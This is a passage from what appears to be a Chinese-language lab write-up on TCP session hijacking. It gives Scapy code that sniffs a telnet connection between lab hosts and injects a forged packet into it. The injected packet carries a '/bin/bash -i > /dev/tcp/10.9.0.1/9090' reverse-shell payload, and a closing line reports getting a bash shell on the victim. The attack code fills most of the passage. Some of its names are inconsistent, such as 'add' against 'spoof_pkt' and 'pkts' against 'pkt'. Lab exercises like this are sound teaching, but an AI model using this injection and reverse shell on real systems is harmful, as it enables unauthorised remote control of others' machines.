    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

如下图所示，运行后拿到 victim-10.9.0.5 的 `bash shell`。